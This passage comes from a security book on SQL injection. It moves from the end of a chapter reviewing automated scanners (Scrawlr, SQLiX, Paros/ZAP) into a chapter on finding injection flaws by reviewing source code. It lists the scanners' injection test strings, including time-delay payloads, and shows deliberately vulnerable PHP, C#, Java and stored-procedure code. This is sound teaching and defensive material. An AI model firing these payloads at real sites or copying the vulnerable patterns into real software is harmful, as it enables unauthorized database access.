
**Figure 2.18** IBM Rational AppScan

## HP Scrawl

Scrawl is a free tool developed by the HP Web Security Research Group. Scrawl crawls the URL specified and analyzes the parameters of each Web page for SQL injection vulnerabilities.

HTTP crawling is the action of retrieving a Web page and identifying the Web links contained on it. This action is repeated for each identified link until all the linked content of the Web site has been retrieved. This is how Web assessment tools create a map of the target Web site and how search engines index contents. During the crawling process Web assessment tools also store parameter information for later testing.

After you enter the URL and click **Start**, the application crawls the target Web site and performs the inference process for discovering SQL injection vulnerabilities. When finished it shows the results to the user, as shown in [Figure 2.19](#).



**Figure 2.19** HP Scrawl

This tool requires no technical knowledge; the only information you need to enter is the domain name you want to test. You cannot test a specific page or folder as the tool starts crawling the Web site from the root folder, so if the page that you want to test is not linked to any other page the crawling engine will not find it and it will not be tested.

Scrawl only tests *GET* parameters, and therefore all the forms in the Web site will remain untested, which renders the result incomplete. Here is a list of Scrawl limitations:

- Maximum of 1,500 crawled URLs
- No script parsing during crawl
- No Flash parsing during crawl
- No form submissions during crawl (no *POST* parameters)
- Only simple proxy support
- No authentication or login functionality

- Does not check for blind SQL injection

During the inference process Scrawlr sends only three injection strings, shown in [Table 2.9](#).

**Table 2.9** Signatures Used by Scrawlr for SQL Injection Identification

<b>Testing Strings</b>
------------------------

*value' OR*

*value' AND 5=5 OR 's'='0*

*number-0*

Scrawlr only detects verbose SQL injection errors where the server returns an HTTP 500 code page with the returned error message from the database.

- URL: <https://h30406.www3.hp.com/campaigns/2008/wwcampaign/1-57C4K/index.php>
- Supported platform: Microsoft Windows
- Price: Free

## SQLiX

SQLiX is a free Perl application coded by Cedric Cochin. It is a scanner that is able to crawl Web sites and detect SQL injection and blind SQL injection vulnerabilities. [Figure 2.20](#) shows an example.



```
File Edit View Terminal Tabs Help
vt SQLiX_v1.0 # perl SQLiX.pl -crawl='http://www.victim.com' -all -exploit

-- SQLiX --
# Copyright 2006 Cedric COHEN. All Rights Reserved.

Analysing URI obtained by crawling [http://www.victim.com]
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )

RESULTS:
The variable [category] from [http://www.victim.com/showproducts.asp?category=files] is vulnerable to SQL Injection [TAG: explicit with quotes - MSSQL].
The variable [id] from [http://www.victim.com/showproduct.asp?id=1] is vulnerable to SQL Injection [TAG: implicit without quotes - MSSQL].
The variable [uid] from [http://www.victim.com/messages/list.asp?uid=40] is vulnerable to SQL Injection [TAG: implicit without quotes - MSSQL].

vt SQLiX_v1.0 #
```

**Figure 2.20** SQLiX

In Figure 2.20, SQLiX is crawling and testing Victim Inc.'s Web site: `perl SQLiX.pl -crawl="http://www.victim.com"-all -exploit`

As you can see from the screenshot, SQLiX crawled Victim Inc.'s Web site and automatically discovered several SQL injection vulnerabilities. However, the tool missed a vulnerable authentication form even when it was linked from the home page. SQLiX does not parse HTML forms and automatically sends *POST* requests.

SQLiX provides the possibility of testing only one page (with the `-url` modifier) or a list of URLs contained in a file (the `-file` modifier). Other interesting options include `-referer`, `-agent`, and `-cookie` to include the Referer, User-Agent, and Cookie headers as a potential injection vector.

Table 2.10 shows the injection strings SQLiX uses during the inference process.

- URL: [www.owasp.org/index.php/Category:OWASP\\_SQLiX\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project)
- Supported platform: Platform-independent, coded with Perl
- Requirement: Perl
- Price: Free

**Table 2.10** Signatures Used by SQLiX for SQL Injection Identification


Testing Strings			
	%27	1	value' AND '1'='1
convert(varchar,0x7b5d)	%2527	value/**/	value' AND '1'='0
convert(int,convert (varchar,0x7b5d))	"	value/'!a'/	value'+ 's'+ '
' + convert (varchar,0x7b5d) + '	%22	value/'**/'	value'    's'    '
' + convert(int,convert (varchar,0x7b5d)) + '	value'	value/'!a'/	value+1
User	value&	value AND 1=1	value'+1+'0
'	value&	value AND 1=0	
	myVAR=1234		

## Paros Proxy/Zed Attack Proxy

Paros Proxy is a Web assessment tool primarily used for manually manipulating Web traffic. It acts as a proxy and traps the requests made from the Web browser, allowing manipulation of the data sent to the server. The free version of Paros Proxy is no longer maintained, however a fork of the original called Zed Attack Proxy (ZAP) is available.

Paros and ZAP also have a built-in Web crawler, called a spider. You just have to right-click one of the domains displayed on the Sites tab and click **Spider**. You can also specify a folder where the crawling process will be executed. When you click **Start** the tool will begin the crawling process.

Now you should have all the discovered files under the domain name on the Sites tab. You just need to select the domain you want to test and click **Analyse | Scan**. [Figure 2.21](#) shows the execution of a scan against Victim Inc.'s Web site.



**Figure 2.21** Paros Proxy

The identified security issues are displayed in the lower pane under the Alerts tab. Paros Proxy and ZAP test *GET* and *POST* requests. Moreover, it supports blind SQL injection discovery, which makes it a good candidate among the free software alternatives.

Table 2.11 shows a list of the testing strings the tool uses.

- URL: Paros—[www.parosproxy.org/](http://www.parosproxy.org/)
- URL: ZAP—[www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
- Supported platform: Platform-independent, coded with Java
- Requirement: Java Runtime Environment (JRE) 1.4 (or later)
- Price: Free

**Table 2.11** Signatures Used by Paros Proxy for SQL Injection Identification

Testing Strings			
'INJECTED_PARAM	1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0');waitfor delay '0:0:15';--	' OR '1'='1
';waitfor delay '0:0:15';--	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=1	1" AND "1"="1
;waitfor delay '0:0:15';--	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=2	1" AND "1"="2
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	1 OR 1=1	1" OR "1"="1
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	' AND '1'='1	
1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0');waitfor delay '0:0:15';--	' AND '1'='2	

## Summary

The first step for successful SQL injection exploitation is to find the vulnerable piece of code which will allow you to perform the injection. In this chapter, I covered the process of finding SQL injection vulnerabilities from a black-box perspective, explaining the steps that you need to take.

Web applications are an example of client/server architecture where the browser is the client and the Web application is the server. You learned how you can manipulate the data sent from the browser to the server in order to trigger SQL errors and identify vulnerabilities. Depending on the Web application and the amount of information leaked, the process of identifying a vulnerability varies in complexity. In some scenarios, the application responds to the Web request with the error returned from the database. However, there are scenarios where you will need to pay attention to details to identify the vulnerability.

Once you identify a vulnerability and you have evidence that you can inject SQL code using the Web application input, you need to craft a SQL snippet that will become a syntactically correct statement. There are several techniques for doing this, including injecting the code inline where all of the code of the original statement is executed, and commenting parts of the query to avoid execution of the full statement. The success of this phase will prepare you for further exploitation.

A number of commercial and free tools automate the process of finding SQL injection vulnerabilities. Although they are all able to detect simple vulnerabilities where the application returns a standard SQL error, they provide varying degrees of accuracy when it comes to other



scenarios such as custom errors. Additionally, the free tools generally focus on testing only *GET* requests, leaving the remaining *POST* requests untested.

## **Solutions Fast Track**

### **Finding SQL Injection**

- There are three key aspects for finding SQL injection vulnerabilities: (1) identifying the data entry accepted by the application, (2) modifying the value of the entry including hazardous strings, and (3) detecting the anomalies returned by the server.
- Manipulation tools acting as a Web proxy help to bypass client-side restrictions, providing full control of the requests sent to servers. Additionally, they offer greater visibility of the response from the server, providing greater chances of detecting subtle vulnerabilities that could remain undetected if visualized in the Web browser.
- A response of the server which includes a database error or that is an HTTP error code usually eases the identification of the existence of a SQL injection vulnerability. However, blind SQL injection is something that can also be exploited, even if the application doesn't return an obvious error.

### **Confirming SQL Injection**

- To confirm a SQL injection vulnerability and in prevision for later exploitation you need to craft a request that injects SQL code such that the application creates a syntactically correct SQL statement that is in turn executed by the database server without returning any errors.
- When creating a syntactically correct statement you may be able to terminate it and comment out the rest of the query. In these scenarios, and provided that the back-end database supports multiple statements, you usually can chain arbitrary SQL code with no restrictions, providing you with the ability to conduct attacks such as privilege escalation.
- Sometimes the application will not reply with any visual sign of the injection attempts. In such cases, you can confirm the injection by introducing a delay in the reply from the database. The application server will wait for the database to reply and you will be able to verify whether a vulnerability exists. In this scenario, you need to be aware that network and server workloads might interfere slightly with your delays.

### **Automating SQL Injection Discovery**

- The processes involved in finding SQL injection vulnerabilities can be automated to a certain extent. Automation can be very beneficial when you need to test large Web sites; however, you need to be aware that automatic discovery tools may not identify some of the existing vulnerabilities. Don't rely fully on automated tools.
- Several commercial tools provide a full security assessment of a Web site, including testing for SQL injection vulnerabilities.
- The free and open source tools offer a good alternative to aid you in the process of finding SQL injection vulnerabilities in large sites.

## Frequently Asked Questions

**Q:** Can every single Web application be vulnerable to SQL injection?

**A:** No, SQL injection vulnerabilities can be present only in applications which access a SQL database. If an application doesn't connect to any database, it will not be vulnerable to SQL injection vulnerabilities. If the application connects to a database, this doesn't necessarily mean that it is vulnerable. It is your job to find out.

**Q:** I observe a weird behavior in a Web application when I insert a single quote in the search functionality. However, I don't get any errors. Can the application be exploited?

**A:** Well, it depends. If it turns out to be a SQL injection vulnerability then yes, you can exploit an application even if it doesn't return database errors. The inference process to craft a valid SQL statement is a bit harder, but it is just a matter of following an educated trial-and-error process.

**Q:** What is the difference between SQL injection and blind SQL injection?

**A:** Regular SQL injection happens when the application returns data from the database and presents it to you. In a blind SQL injection vulnerability, you get only two different responses which correspond to a true and false condition in the injection.

**Q:** Why do I need to automate blind SQL injection exploitation and I don't have to automate regular SQL injection?

**A:** Exploitation of blind SQL injection vulnerabilities requires around five or six requests to the remote Web server to find out each character. To display the full version of the database

server you may require several hundred requests, rendering a manual approach arduous and unfeasible.

**Q:** What is the main reason for the presence of SQL injection vulnerabilities?

**A:** The main process failure is generated when the Web application performs insufficient sanitization and/or output encoding of user-provided data. Additionally, the attacker can take advantage of other issues, such as poor design or bad coding practices. However, all of these can be exploited as a consequence of the lack of input sanitization.

**Q:** I have detected and confirmed a blind SQL injection vulnerability, but the typical exploitation tools don't seem to work.

**A:** Blind SQL injection is slightly different every time, and sometimes the existing tools can't exploit every scenario. Verify that the vulnerability can be demonstrated manually and that your tool has been configured correctly. If it still doesn't work, my recommendation is that you read the source code of one of your tools and customize it to meet your needs.

## Chapter 3

# Reviewing Code for SQL Injection

Dave Hartley

### Solutions in this chapter:

- Reviewing Source Code for SQL Injection
- Automated Source Code Review

## Introduction

Often, the quickest way to find potential areas for SQL injection in an application is to review an application's source code. Also, if you are a developer who is not allowed to use SQL injection testing tools as part of your development process (not an uncommon situation in banks, and usually something for which you can be fired) it may be your only option.

Some forms of dynamic string building and execution are also clear from a quick review of code. What is often not clear is whether the data used in these queries are sourced from the user's browser, or whether they have been correctly validated or encoded prior to being submitted back to the user. These are just some of the challenges facing the code reviewer when hunting for SQL injection bugs.

This chapter covers tips and tricks for finding SQL injection in code, from identifying where the user-controllable input can enter the application, to identifying the types of code constructs that can lead to an SQL injection exposure. In addition to manual techniques, we will also look at automating source code reviews using some of the tools available, and examples of using these tools to speed up the review process.

## Reviewing source code for SQL injection

There are two main methods of analyzing the source code for vulnerabilities: static code analysis and dynamic code analysis. Static code analysis is the process of analyzing the source code without actually executing the code. Dynamic code analysis is the analysis of code performed at runtime. Manual static code analysis involves reviewing the source code line by

line to identify potential vulnerabilities. However, with large applications that have many lines of code, it is often not feasible to scrutinize each line. The task can be very time-consuming and laborious. To counter this, security consultants and developers often write tools and scripts, or use various developer and operating system tools, to help with the task of reviewing large code bases.

It is very important to adopt a methodical approach when reviewing the source code. The goal of the code review is to locate and analyze areas of the code that may have application security implications. The approach presented in this chapter is targeted at the detection of taint-style vulnerabilities. Tainted data are data that have been received from an untrusted source (internal variables can also become tainted if tainted data are copied to them). You can untaint tainted data through the use of proven sanitization routines or input validation functions. Tainted data can potentially cause security problems at vulnerable points in the program; these vulnerable points are referred to as *sinks*.

In the context of reviewing code for SQL injection vulnerabilities, we will refer to a sink as a security-sensitive function that is used to execute SQL statements against a database. To narrow the focus of the review, we should begin by identifying potential sinks. This is not an easy task, as each programming language offers a number of different ways to construct and execute SQL statements (these are listed in detail in “Dangerous Functions” later in this chapter). Once you have identified a sink, it may be very obvious that SQL injection vulnerability exists. However, in most cases you will have to dig a little deeper into the code base to determine whether one exists. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a *sink source* (a method from where the tainted data originates, such as a Web form, cookie, input parameter, etc.) are validated before passing them to SQL queries that will be executed on a database server. The following line of PHP code illustrates this:

```
$result = mysql_query("SELECT * FROM table WHERE column = '$_GET[\"param\"]'");
```

The preceding code is vulnerable to SQL injection because user input is passed directly to a dynamically constructed SQL statement and is executed without first being validated.

In most cases, identifying a function that is used to create and execute SQL statements will not be the end of the process, as it may not be possible from the line of code to easily identify the presence of a vulnerability. For example, the line of the PHP code that follows is

potentially vulnerable, but you can't be sure, as you do not know whether the `$param` variable is tainted or whether it is validated before it is passed to the function:

```
$result = mysql_query("SELECT * FROM table WHERE column = '$param'");
```

To make an informed decision as to whether a vulnerability exists, you need to trace the variable to its origin and follow its flow through the application. To do this you need to identify the entry points into the application (the sink source), and search the source code to identify at what point the `$param` variable is assigned a value. You are trying to identify a line of the PHP code that is similar to the one that follows:

```
$param = $_GET["param"];
```

The preceding line assigns the user-controlled data to the `$param` variable.

Once an entry point is identified, it is important to trace the input to discover where and how the data are used. You can do this by tracing the execution flow. If the trace found the following two lines of PHP code, you could safely deduce that the application was vulnerable to SQL injection within the user-controlled parameter `$param`:

```
$param = $_GET["param"];
```

```
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

The preceding code is vulnerable to SQL injection because a tainted variable (`$param`) is passed directly to a dynamically constructed SQL statement (sink) and is executed. If the trace found the following three lines of PHP code, you could also safely deduce that the application was vulnerable to SQL injection; however, a limit is imposed on the length of the input. This means it may or may not be possible to effectively exploit the issue. You need to start tracing the `$limit` variable to see exactly how much space is available for an injection:

```
$param = $_GET["param"];
```

```
if (strlen($param) < $limit){error_handler("param exceeds max length!")}
```

```
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

If the trace found the following two lines of PHP code, you could deduce that the developer made an attempt at preventing SQL injection:

```
$param = mysql_real_escape_string($param);
```

```
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

The `magic_quotes()`, `addslashes()`, and `mysql_real_escape_string()` filters cannot completely prevent the presence or exploitation of an SQL injection vulnerability. Certain techniques used in conjunction with environmental conditions will allow an attacker to exploit the vulnerability. Because of this, you can deduce that the application may be vulnerable to SQL injection within the user-controlled parameter `$param`.

As you can see from the previous contrived and simplified examples, the process of reviewing the source code for SQL injection vulnerabilities requires a lot of work. It is important to map all dependencies and trace all data flows so that you can identify tainted and untainted inputs as well as use a degree of acumen to prove or disprove the feasibility of a vulnerability being exploitable. By following a methodical approach, you can ensure that the review reliably identifies and proves the presence (or absence) of all potential SQL injection vulnerabilities.

You should start any review by identifying functions that are used to build and execute SQL statements (*sinks*) with user-controlled input that is potentially tainted; then you should identify entry points for user-controlled data that are being passed to these functions (*sink sources*) and, finally, trace the user-controlled data through the application's execution flow to ascertain whether the data are tainted when it reaches the *sink*. You can then make an informed decision as to whether a vulnerability exists and how feasible it would be to exploit it.

To simplify the task of performing a manual code review, you can build complex scripts or programs in any language to grab various patterns in the source code and link them together. The following sections of this chapter will show you examples of what to look for in PHP, C#, and Java code. You can apply the principles and techniques to other languages as well, and they will prove to be very useful in identifying other coding flaws.

## **Dangerous Coding Behaviors**

To perform an effective source code review and identify all potential SQL injection vulnerabilities, you need to be able to recognize dangerous coding behaviors, such as code that incorporates dynamic string-building techniques. [Chapter 1](#) introduced some of these techniques, in the section “Understanding How It Happens”; here you will build upon the

lessons you learned so that you can identify the dangerous coding behaviors in a given language.

To get started, the following lines build strings that are concatenated with tainted input (data that have not been validated):

```
// a dynamically built sql string statement in PHP

$sql = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";

// a dynamically built sql string statement in C#

String sql = "SELECT * FROM table WHERE field = '" +request.getParameter("input") + "'";

// a dynamically built sql string statement in Java

String sql = "SELECT * FROM table WHERE field = '" +request.getParameter("input") + "'";
```

The PHP, C#, and Java source code presented next shows how some developers dynamically build and execute SQL statements that contain user-controlled data that have not been validated. It is important that you are able to identify this coding behavior when reviewing the source code for vulnerabilities:

```
// a dynamically executed sql statement in PHP

mysql_query("SELECT * FROM table WHERE field = '$_GET[\"input\"]'");

// a dynamically executed sql string statement in C#

SqlCommand command = new SqlCommand("SELECT * FROM table WHERE field = '"
    +request.getParameter("input") + "'", connection);

// a dynamically executed sql string statement in Java

ResultSet rs = s.executeQuery("SELECT * FROM table WHERE field = '"
    +request.getParameter("input") + "'");
```

Some developers believe that if they do not build and execute dynamic SQL statements and instead only pass data to stored procedures such as parameters, their code will not be vulnerable. However, this is not true, as stored procedures can be vulnerable to SQL injection



also. A stored procedure is a set of SQL statements with an assigned name that's stored in a database. Here is an example of a vulnerable Microsoft SQL Server stored procedure:

```
// vulnerable stored procedure in MS SQL

CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS

DECLARE @sql nvarchar(4000)

SELECT @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''

EXEC (@sql)
```

In the preceding example, the @input variable is taken directly from the user input and concatenated with the SQL string (i.e. @sql). The SQL string is passed to the EXEC function as a parameter and is executed. The preceding Microsoft SQL Server stored procedure is vulnerable to SQL injection even though the user input is being passed to it as a parameter.

The Microsoft SQL Server database is not the only database where stored procedures can be vulnerable to SQL injection. Here is the source code for a vulnerable MySQL stored procedure:

```
// vulnerable stored procedure in MySQL

CREATE PROCEDURE SP_ StoredProcedure (input varchar(400))

BEGIN

SET @param = input;

SET @sql = concat('SELECT field FROM table WHERE field=',@param);

PREPARE stmt FROM @sql;

EXECUTE stmt;

DEALLOCATE PREPARE stmt;

End
```

In the preceding example, the input variable is taken directly from the user input and concatenated with the SQL string (@sql). The SQL string is passed to the EXECUTE function as a parameter and is executed. The preceding MySQL stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

Just as with Microsoft SQL Server and MySQL databases, Oracle database stored procedures can also be vulnerable to SQL injection. Here is the source code for a vulnerable Oracle stored procedure:

```
-- vulnerable stored procedure in Oracle

CREATE OR REPLACE PROCEDURE SP_ StoredProcedure (input IN VARCHAR2) AS

sql VARCHAR2;

BEGIN

sql:= 'SELECT field FROM table WHERE field = ''' || input || ''';

EXECUTE IMMEDIATE sql;

END;
```

In the preceding case, the input variable is taken directly from the user input and concatenated with the SQL string (sql). The SQL string is passed to the EXECUTE function as a parameter and is executed. The preceding Oracle stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

Developers use slightly different methods for interacting with stored procedures. The following lines of code are presented as examples of how some developers execute stored procedures from within their code:

```
// a dynamically executed sql stored procedure in PHP

$result = mysql_query("select SP_StoredProcedure($_GET['input'])");

// a dynamically executed sql stored procedure in C#

SqlCommand cmd = new SqlCommand("SP_StoredProcedure", conn);

cmd.CommandType = CommandType.StoredProcedure;
```

```

cmd.Parameters.Add(new SqlParameter("@input",request.getParameter("input")));

SqlDataReader rdr = cmd.ExecuteReader();

// a dynamically executed sql stored procedure in Java

CallableStatement          cs          =          con.prepareCall("{call          SP
    StoredProcedurerequest.getParameter("input"))}");

string output = cs.executeUpdate();

```

The preceding lines of code all execute and pass user-controlled tainted data as parameters to SQL stored procedures. If the stored procedures are incorrectly constructed in a similar fashion to the examples presented previously, an exploitable SQL injection vulnerability may exist. When reviewing the source code, not only is it important to identify vulnerabilities in the application source code, but in cases where stored procedures are in use, you may have to review the SQL code of stored procedures as well. The example source code given in this section should be sufficient to help you understand how developers produce code that is vulnerable to SQL injection. However, the examples given are not extensive; each programming language offers a number of different ways to construct and execute SQL statements, and you need to be familiar with all of them (I list them in detail for C#, PHP, and Java in “Dangerous Functions” later in this chapter).

To make a definitive claim that a vulnerability exists in the code base, it is necessary to identify the application’s entry points (sink sources) to ensure that the user-controlled input can be used to smuggle in SQL statements. To achieve this, you need to be familiar with how user-controllable input gets into the application. Again, each programming language offers a number of different ways to obtain user input. The most common method of taking in user input is by using an HTML form. The following HTML code illustrates how a Web form is created:

```

<form name="simple_form" method="get" action="process_input.php">

<input type="text" name="foo">

<input type="text" name="bar">

<input type="submit" value="submit">

```

</form>

In HTML, you can specify two different submission methods for a form: You can use either the get or the post method. You specify the method inside a FORM element, using the METHOD attribute. The difference between the get method and the post method is primarily defined in terms of form data encoding. The preceding form uses the get method; this means the Web browser will encode the form data within the URL. If the form used the post method, it would mean the form data would appear within a message body. If you were to submit the preceding form via the post method, you would see “[http://www.victim.com/process\\_input.php](http://www.victim.com/process_input.php)” in the address bar. If you were to submit the information via the get method, you would see the address bar change to “[http://www.victim.com/process\\_input.php?foo=input&bar=input](http://www.victim.com/process_input.php?foo=input&bar=input)”.

Everything after the question mark (?) is known as the query string. The query string holds the user input submitted via the form (or submitted manually in the URL). Parameters are separated by an ampersand (&) or a semicolon (;) and parameter names and values are separated by an equals sign (=). The get method has a size limit imposed upon it because the data are encoded within the URL and the maximum length of a URL is 2048 characters. The post method has no size limitations. The ACTION attribute specifies the URL of the script, which processes the form.

Web applications also make use of Web cookies. A cookie is a general mechanism that server-side connections can use to both store and retrieve information on the client side of a connection. Cookies allow Web developers to save information on the client machine and retrieve the data for processing at a later stage. Application developers may also use HTTP headers. HTTP headers form the core of an HTTP request, and are very important in an HTTP response. They define various characteristics of the data that are requested or the data that have been provided.

When PHP is used on a Web server to handle an HTTP request, it converts information submitted in the HTTP request as predefined variables. The following functions are available to PHP developers for processing this user input:

- **\$\_GET:** An associative array of variables passed via the HTTP GET method
- **\$HTTP\_GET\_VARS:** Same as \$\_GET, deprecated in PHP Version 4.1.0
- **\$\_POST:** An associative array of variables passed via the HTTP POST method

- **\$\_HTTP\_POST\_VARS:** Same as \$\_POST, deprecated in PHP Version 4.1.0
- **\$\_REQUEST:** An associative array that contains the contents of \$\_GET, \$\_POST, and \$\_COOKIE
- **\$\_COOKIE:** An associative array of variables passed to the current script via HTTP cookies
- **\$\_HTTP\_COOKIE\_VARS:** Same as \$\_COOKIE, deprecated in PHP Version 4.1.0
- **\$\_SERVER:** Server and execution environment information
- **\$\_HTTP\_SERVER\_VARS:** Same as \$\_SERVER, deprecated in PHP Version 4.1.0

The following lines of code demonstrate how you can use these functions in a PHP application:

```
// $_GET - an associative array of variables passed via the GET method

$variable = $_GET['name'];

// $_HTTP_GET_VARS - an associative array of variables passed via the HTTP
// GET method, deprecated in PHP v4.1.0

$variable = $_GET_GET_VARS['name'];

// $_POST - an associative array of variables passed via the POST method

$variable = $_POST['name'];

// $_HTTP_POST_VARS - an associative array of variables passed via the POST // method,
// deprecated in PHP v4.1.0

$variable = $_HTTP_POST_VARS['name'];

// $_REQUEST - an associative array that contains the contents of $_GET,
// $_POST & $_COOKIE

$variable = $_REQUEST['name'];

// $_COOKIE - an associative array of variables passed via HTTP Cookies
```

```

$variable = $_COOKIE['name'];

// $_SERVER - server and execution environment information

$variable = $_SERVER['name'];

// $_HTTP_SERVER_VARS - server and execution environment information,

// depreciated in PHP v4.1.0.

$variable = $_HTTP_SERVER_VARS['name']

```

PHP has a very well-known setting, `register_globals`, which you can configure from within PHP's configuration file (`php.ini`) to register the EGPCS (Environment, GET, POST, Cookie, Server) variables as global variables. For example, if `register_globals` is on, the URL "[http://www.victim.com/process\\_input.php?foo=input](http://www.victim.com/process_input.php?foo=input)" will declare `$foo` as a global variable with no code required (there are serious security issues with this setting, and as such it has been deprecated and should always be turned off). If `register_globals` is enabled, user input can be retrieved via the `INPUT` element and is referenced via the `name` attribute within an HTML form. For example:

```

$variable = $foo;

```

In Java, the process is fairly similar. You use the request object to get the value that the client passes to the Web server during an HTTP request. The request object takes the value from the client's Web browser and passes it to the server via an HTTP request. The class or the interface name of the object request is `HttpServletRequest`. You write the object request as `javax.servlet.http.HttpServletRequest`. Numerous methods are available for the request object. We are interested in the following functions, which are used for processing user input:

- **getParameter( )**: Used to return the value of a requested given parameter
- **getParameterValues( )**: Used to return all the values of a given parameter's request as an array
- **getQueryString( )**: Used to return the query string from the request
- **getHeader( )**: Used to return the value of the requested header

- **getHeaders( )**: Used to return the values of the requested header as an enumeration of string objects
- **getRequestSessionId( )**: Returns the session ID specified by the client
- **getCookies( )**: Returns an array of cookie objects
- **cookie.getValue( )**: Used to return the value of a requested given cookie value

The following lines of code demonstrate how you can use these functions in a Java application:

```
// getParameter() - used to return the value of a requested given parameter

String string_variable = request.getParameter("name");

// getParameterValues() - used to return all the values of a given
// parameter's request as an array

String[] string_array = request.getParameterValues("name");

// getQueryString() - used to return the query string from the request

String string_variable = request.getQueryString();

// getHeader() - used to return the value of the requested header

String string_variable = request.getHeader("User-Agent");

// getHeaders() - used to return the values of the requested header as an
// Enumeration of String objects

Enumeration enumeration_object = request.getHeaders("User-Agent");

// getSessionId() - returns the session ID specified by the client

String string_variable = request.getSessionId();

// getCookies() - returns an array of Cookie objects
```

```

Cookie[] Cookie_array = request.getCookies();

// cookie.getValue() - used to return the value of a requested given cookie

// value

String string_variable = Cookie_array.getValue("name");

```

In C# applications, developers use the `HttpRequest` class, which is part of the `System.Web` namespace. It contains properties and methods necessary to handle an HTTP request, as well as all information passed by the browser, including all form variables, certificates, and header information. It also contains the CGI server variables. Here are the properties of the class:

